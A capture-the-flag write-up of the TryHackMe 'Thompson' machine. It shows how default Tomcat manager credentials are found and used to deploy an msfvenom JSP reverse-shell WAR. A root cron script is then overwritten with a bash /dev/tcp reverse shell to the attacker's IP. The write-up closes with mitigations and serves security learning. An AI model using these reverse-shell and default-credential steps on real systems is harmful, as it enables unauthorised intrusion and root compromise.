Thompson
Exploit default Apache Tomcat credentials to upload a reverse shell and escalate privileges via a cron job misconfiguration.

Thompson - TryHackMe Writeup
Thompson is an easy-difficulty CTF machine that focuses on exploiting an Apache Tomcat server with default credentials and escalating privileges through a vulnerable cron job .
Difficulty: Easy ⭐ Operating System: Linux (Ubuntu) Themes: Web Exploitation, Default Credentials, Cron Job Privilege Escalation
Objectives
- Enumerate open ports and web services.
- Gain initial access by exploiting Apache Tomcat.
- Escalate privileges via a cron job misconfiguration.
- Capture the user and root flags.
Reconnaissance
Nmap Scan
The initial reconnaissance began with an nmap scan to identify open ports and services .
1
nmap -p- -T4 -sCV -oA Nmap_Thompson 10.10.34.161
Key Findings:
1
2
3
4
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.5
Analysis: The SSH service on port 22 is standard. Ports 8009 (ajp13) and 8080 (Apache Tomcat) are the primary web-related attack surfaces .
Initial Access
Web Enumeration and Authentication
Accessing http://10.10.34.161:8080 showed the default Apache Tomcat page.
The “Manager App” button led to a login page. When incorrect credentials were entered, the resulting HTTP 401 Unauthorized page was highly informative.

The page’s HTML source contained a comment with default credentials: tomcat:s3cret .
These credentials successfully granted access to the Tomcat Web Application Manager .
Gaining a Foothold
The manager interface featured a section to upload and deploy WAR (Web Application Resource) files. Research indicated that a .war file containing a Java reverse shell could be deployed for code execution .
1. Create a Malicious WAR File
A Java reverse shell payload was generated using msfvenom .
1
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.14.109.66 LPORT=9999 -f war > shell.war
2. Upload and Deploy
The shell.war file was uploaded via the Tomcat manager interface and deployed as an application.
3. Trigger the Shell
A netcat listener was started on the attacker’s machine:
1
nc -nlvp 9999
Accessing the deployed application’s URL (http://10.10.34.161:8080/shell/) triggered the reverse shell.
A basic shell was obtained and upgraded to a more stable TTY using Python:
1
python -c 'import pty; pty.spawn("/bin/bash")'
4. Capture the User Flag
Navigating to the /home/jack directory revealed the first flag.
1
2
tomcat@ubuntu:/home/jack$ cat user.txt
39400c90bc683a41a.............
Privilege Escalation
Enumeration
Initial checks for sudo privileges and SUID binaries did not yield an immediate path to root .
Checking for cron jobs proved fruitful. The system-wide crontab file revealed a critical misconfiguration .
1
2
3
tomcat@ubuntu:/home/jack$ cat /etc/crontab
...
*  *    * * *   root    cd /home/jack && bash id.sh
Analysis of the Vulnerability
This line in /etc/crontab shows that a script named id.sh in /home/jack is executed by the root user every minute.
- Location:
/home/jack/id.sh - Permissions: The file had world-writeable permissions (
rwxrwxrwx), meaning any user could modify it . - Impact: Any command written into
id.shwould be executed with root privileges.
Exploitation
The original id.sh script simply ran the id command. It was overwritten with a reverse shell command.
1
echo "bash -i >& /dev/tcp/10.14.109.66/8585 0>&1" > /home/jack/id.sh
A new netcat listener was started:
1
nc -nlvp 8585
Within a minute, the cron job executed the modified script, granting a root shell.
Capture the Root Flag
1
2
root@ubuntu:~# cat /root/root.txt
d89d5391984c045................
Key Takeaways
Attack Path Summary
1
2
3
4
1. Port Scanning → Identify Apache Tomcat (Port 8080).
2. Information Disclosure → Find default credentials in HTTP 401 page.
3. Initial Access → Upload and deploy a malicious WAR file for a reverse shell.
4. Privilege Escalation → Exploit a world-writable script executed by a root cron job.
Vulnerabilities Exploited
- Default Credentials: The Tomcat
managerapplication used the well-known default passwords3cret. - Information Disclosure: The server leaked default credentials in an HTML comment on the error page.
- Cron Job Misconfiguration: A script (
id.sh) with insecure (world-writable) permissions was executed by root .
Mitigation Strategies
- For Apache Tomcat:
- Change all default passwords immediately upon installation.
- Restrict access to the manager application (e.g., by IP) or disable it if not needed.
- Regularly update Tomcat to the latest stable version.
- For System Security:
- Principle of Least Privilege: No script executed by root should be writable by other users. Use strict file permissions (e.g.,
chmod 700). - Regular Audits: Periodically review system cron jobs (
/etc/crontab,/etc/cron.d/, user crontabs) for insecure file permissions. - Input Sanitization: Where possible, avoid having privileged jobs execute dynamic content from user-writable locations.
- Principle of Least Privilege: No script executed by root should be writable by other users. Use strict file permissions (e.g.,
Tools Used
- Nmap: For port scanning and service enumeration.
- msfvenom: To generate the Java JSP reverse shell payload.
- Netcat: For listening for incoming reverse shell connections.
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb